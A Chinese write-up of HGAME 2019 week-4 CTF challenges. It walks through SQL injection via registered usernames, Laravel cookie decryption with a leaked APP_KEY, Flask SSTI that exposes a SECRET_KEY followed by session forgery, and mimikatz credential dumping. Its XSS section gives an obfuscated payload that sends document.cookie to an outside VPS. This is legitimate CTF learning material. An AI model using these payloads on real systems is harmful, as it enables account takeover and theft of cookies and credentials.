

[Annevi] HGAME 2019 week-4 writeup

emmm..这最后一周的题目已经是做不动了，还是太菜了，能做的做了，准备开启开学前的养身模式。。

WEB

0x01 HappyPHP

[Description]

flag 在管理员账号下。

题目的描述表明了我们需要达到的目的就是拿到管理员账号。

进入题目发现是PHP的laravel框架。先注册了一个账号，登陆后发现页面注释中放出了该题目的github仓库地址，<https://github.com/Lou000/laravel>于是先将其clone到本地。


首先大致的看了一下源码，看了好久终于发现了一处突破口：

```
if (Auth::attempt($credentials)) {  
    if (Auth::user()->id ===1){  
        session()->flash('info','flag :*****');  
        return redirect()->route('users.show');  
    }  
    $name = DB::select("SELECT name FROM `users` WHERE `name`='".Auth::user()->name."'");  
    session()->flash('info','hello '.$name[0]->name);  
    return redirect()->route('users.show');
```

可以看到，**id===1**时就可以得到flag，联系题目描述，也就是说管理员账号的id为1。

还可以看见用户的name没有经过任何的过滤直接带到了sql语句中，很明显的一个sql注入漏洞。

我们首先注册了一个账号：**1' union select database()#** 登陆后发现成功实现sql注入，回显出了当前的数据库名



于是分别注册了：

```
1' union select table_names from information_schema.tables where table_schema=database()#
```

回显：**users**，找到了数据库**hgame**下的表**users**

```
1' union select group_concat(column_name) from information_schema.columns where  
table_name='users' #
```

回显：找到了表下的字段 **id,name,email,password,remember_token,updated_at,created_at**

```
1' union select email from users where id=1#
```

回显: admin@hgame.com 找到了管理员的登陆email

```
1' union select password from users where id=1#
```


回显:

eyJpdil6lnJuVnJxZkN2ZkpnbnZTVGk5ejdLTHc9PSIsInZhbHVlIjojRWFSXc80ZmxkT0dQMUdcL2FESzhlOHUxQWxkbXhsK3lCM3Mra0JBW9Qb2RzPSlslm1hYyI6IjU2ZTJiMzNIY2QyODI4ZmU2ZjQxN2M3ZTk4ZTlhNTg4YzA5N2YwODM0OTIIMGNjNzIzN2JjMjc3NDFlODI5YWYifQ

猜测是base64编码,解码发现,这是laravel框架的cookie,于是便百度了相关的解密脚本:

```
<?php
    $payload = '';
    //加密参数      .env配置的APP_KEY
    $key = '';
    //加密方法      config/app.php配置: cipher
    $secret_type = '';
    //处理laravel_session
    $payload = json_decode(base64_decode($payload), true);
    $iv = base64_decode($payload['iv']);
    //处理KEY
    $key = base64_decode(substr($key, 7));
    //解密
    $decrypted = \openssl_decrypt($payload['value'], $secret_type, $key, 0, $iv);
    //反序列化
    $decrypted = unserialize($decrypted);
    echo $decrypted;
?>
```

由解密脚本可知,我们需要加密的**cookie**和**APP_KEY**,加密的**cookie**已经通过sql注入拿到了,所以我们需要找到APP_KEY,查了相关资料发现APP_KEY在**.env**文件下,但是发现题给的文件中没有.env,所以就猜测是在仓库中被删除了,github中的commit会有记录,于是就翻了一下,发现了删除的记录:



The screenshot shows a GitHub repository for 'Lou00 / laravel'. It displays a commit titled 'Delete .env' by user 'Lou00', committed 24 days ago. The commit message is 'Delete .env'. The commit details show 1 parent (92caefb) and the commit hash f65702561830c4fe7e9df5936919e81be899f96f. Below the commit details, it shows 'Showing 1 changed file with 0 additions and 39 deletions.' The file '.env' is shown with a diff view. The diff shows 39 deletions. The content of the .env file is as follows:

```
...
...
@@ -1,39 +0,0 @@
1 - APP_NAME=Laravel
2 - APP_ENV=local
3 - APP_KEY=base64:93iyApvLIbndWT69FUBJ8EQz6xX15vBs7ofRDM9rogQ=
4 - APP_DEBUG=true
5 - APP_URL=http://localhost
```

看见了APP_KEY,于是添加进去,跑一下脚本拿到密码: **9pqfPler0lr9UUfR**

email: admin@hgame.com

password: **9pqfPler0lr9UUfR**

登陆后拿到flag：**hgame{2ba146cf-b11c-4512-839f-e1fbf5e759c9}**

118.25.18.223:3000/users

flag:hgame{2ba146cf-b11c-4512-839f-e1fbf5e759c9}

0x02 HappyPython

[Description]

莫得描述

进入后告诉我们是flask框架写的程序，之前都没有接触过，就去搜了一下flask相关的内容，发现大多是关于ssti的内容，照着相关的资料，首先尝试了一下是否能够模板注入：

```
http://118.25.18.223:3001/{{2*5}}
```

发现返回了10，于是判断可以进行模板注入。

首先通过一个特殊的变量：**config**，查询flask的相关配置信息：

```
http://118.25.18.223:3001/{{config}}
```

回显配置信息：

```
</Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS':
None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': '9RxdzNwq7!nOok3*',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY':
True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME':
'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR':
False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093, 'CSRF_ENABLED': True, 'SQLALCHEMY_DATABASE_URI':
'mysql+pymysql://hgame:asdkjhjou12312451r2@127.0.0.1:3306/hgame',
'SQLALCHEMY_TRACK_MODIFICATIONS': True, 'WTF_CSRF_ENABLED': True, 'WTF_CSRF_CHECK_DEFAULT':
True, 'WTF_CSRF_METHODS': {'PUT', 'DELETE', 'POST', 'PATCH'}, 'WTF_CSRF_FIELD_NAME':
'csrf_token', 'WTF_CSRF_HEADERS': ['X-CSRFToken', 'X-CSRF-Token'], 'WTF_CSRF_TIME_LIMIT':
3600, 'WTF_CSRF_SSL_STRICT': True, 'SQLALCHEMY_BINDS': None, 'SQLALCHEMY_NATIVE_UNICODE':
None, 'SQLALCHEMY_ECHO': False, 'SQLALCHEMY_RECORD_QUERIES': None, 'SQLALCHEMY_POOL_SIZE':
None, 'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_POOL_RECYCLE': None,
'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False}> doesn't exist.
```

从中我们看见了一个敏感信息：**SECRET_KEY**，通过相关资料的查询，知道了通过**SECRET_KEY**可以任意伪造session。因此，我们想到可以通过伪造session改变身份成为**admin**。

首先使用 *flask-session-cookie-manager*

<https://github.com/noraj/flask-session-cookie-manager> 解密 *session* 内容:

```
python session_cookie_manager.py decode -c ".eJwlj8GqAjEMRf-laxdJ2ysNPzOkTYIiKMzo6vH-3QHx9xw4969sucdxK9f3_o1L2e5ergUq-hrYstUejtEmgC_3Xj08EbKEVTQCZCPJWpOEhZZ0W1N8RYLZjDrHnKIYFR1Ex-jLB0GTJEtIstZVo6kw-4l3mjSgA305lHXsub1fj3iePee0vUIOHGoITE6CadZiu7mGQsKYKaf3OWL_nWhc_r_oaj6Z.XGWLXg.zr15CEZJCU_quwHS8uBESvjXdnU" -s "9RxdzNwq7!n0ok3*"
```

得到:

```
{'_fresh': True, '_id': '021dc813f324ed1e3b00dcdd42fed35167ea21a5016a57f22f57675c74acb7dcef0aabe2b8bb797b91d079884cd85037c75d1695a499e39766dabe45b5804066', 'csrf_token': '66d1420f8189a1065d571e0a3594ad9e90f08bf7', 'user_id': '36'}
```

因此我们将 *user_id* 的值改为1, (题目中没提示, 但猜一下管理员的id为1) :


伪造 *session*:

```
python session_cookie_manager.py encode -t '{"_fresh': True, '_id': '021dc813f324ed1e3b00dcdd42fed35167ea21a5016a57f22f57675c74acb7dcef0aabe2b8bb797b91d079884cd85037c75d1695a499e39766dabe45b5804066', 'csrf_token': '66d1420f8189a1065d571e0a3594ad9e90f08bf7', 'user_id': '1'}" -s "9RxdzNwq7!n0ok3*"
```

得到 *session*:

```
.eJwlj8GqAjEMRf-laxdJ2zSJPzOkTYIiKMzo6vH-3QHx9xw4969sucdxK9f3_o1L2e5ergUq-hJs2WoPx2gTwJd7rxneCAeHVTQCHeactSbxYFrcbU32FQlmm-quOVl5KjqwivTlQtB4MTkOJeuq0ZTH8BPvNEmgwxj1Utax5_Z-PeJ59pw79gopKGoIg5wYA6yRdnMNHqSZyaf3OWL_ncDy_wwp_j5h.XGWRPg.I8UpZLQHWPFTUEmVpgzZ9uTAiou
```

通过 *hackbar* 提交我们伪造的管理员 *cookie*, 得到 *flag*:



(这题之前没思路, 乱打乱撞了好久, 最初想着通过 *ssti* 进行任意文件读取, 但是发现括号被过滤了, 无法使用函数, 于是思路就断了。。, 后来尝试了一下上面的方法, 结果直接成功了。。)


0x03 HappyXss

[Description]

同上周，但是增加了一点点难度。

又一道Xss题，然而是一个非预期解。

首先fuzz了一下被过滤的东西，发现`script`标签被过滤了，同时还有双引号，`document`、`window`等等敏感词被过滤了，但是发现`alert`、`eval`等并没有被过滤，观察了一下输出位置：**在div标签中**。




于是就首先想到了通过**Chrome**对**html**标签的自动修正来绕过**script**标签的过滤，

payload1:

```
<script >alert(1)</script >
```

发现成功绕过标签的过滤，弹出了让人喜欢的框框



xss主体已经构造好了，接着就要获取**cookie**，并发送到我们的vps上，但是**document** 和**cookie**关键字被过滤，无法直接使用，于是就使用未被过滤的 **eval**和**String.fromCharCode**来执行代码，绕过waf，代码内容同上周的xss，只需获取cookie并在我们的vps上通过**GET**方式接收并保存即可：

原型与上周相同：

```
<script>window.open('http://149.248.6.227:1150/XSS.php?cookie='+document.cookie)</script>
```

Final Payload

```
<script
>eval(String.fromCharCode(119,105,110,108,105,110,119,46,111,112,101,110,40,39,104,116,116,112,5
8,47,47,49,52,57,46,50,52,56,46,54,46,50,50,55,58,49,49,53,48,47,88,83,83,46,112,104,112,63,
99,111,111,107,105,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41)
)</script >
```

拿到flag:

IP: 118.25.18.223Date: 2019-02-17 11:45:07 Cookie:PHPSESSID=tna3k5q9s5ci0h98r5c97hnr4d; Flag=hgame{Xss_1s_Re@llY_Haaaaaappy!!!}

MISC

0x01 WarmUp

[Description]


提交管理员密码的sha256，自己补上格式hgame{}

题目文件是一个gif，拖进HxD发现其并不是真的gif，而是一个以MDMP为文件头的没见过的东西，于是便开始google...

搜到了一个类似的WP: <https://www.freebuf.com/articles/web/54176.html>

将1.gif直接改后缀为1.dmp 使用mimikatz查看这个文件:

```
mimikatz# sekurlsa::minidump 1.dmp
mimikatz# sekurlsa::logonPassword full
```



```
mimikatz 2.0 alpha x64

Authentication Id : 0 ; 2353708 (00000000:0023ea2c)
Session          : Interactive from 2
User Name        : Hgame
Domain           : xyf-PC
SID              : S-1-5-21-373264735-3061158248-1611926753-1003

msv :
  [00000003] Primary
  * Username : Hgame
  * Domain   : xyf-PC
  * LM       : 758ff83c96bcac17aad3b435b51404ee
  * NTLM     : e527b386483119c5218d9bb836109739
  * SHA1     : ca17a8c02628f662f88499e48d1b3e9398bef1ff
tspkg :
  * Username : Hgame
  * Domain   : xyf-PC
  * Password : LOSER
wdigest :
  * Username : Hgame
  * Domain   : xyf-PC
  * Password : LOSER
kerberos :
  * Username : Hgame
  * Domain   : xyf-PC
  * Password : LOSER
ssp :
credman :

Authentication Id : 0 ; 366824 (00000000:000598e8)
Session          : Interactive from 1
```

得到密码**LOSER** 找个在线工具sha256加密即可。

0x02 暗藏玄机

[Description]

要开学了，要开学了（悲）

打开下载来的压缩包，是两张一模一样的图片，但文件名不同，于是断定是盲水印。

使用`BlindWaterMark`工具提取出盲水印即可：

```
python bwm.py decode 开学啦.png 开学了.png solved.png
```



得到flag。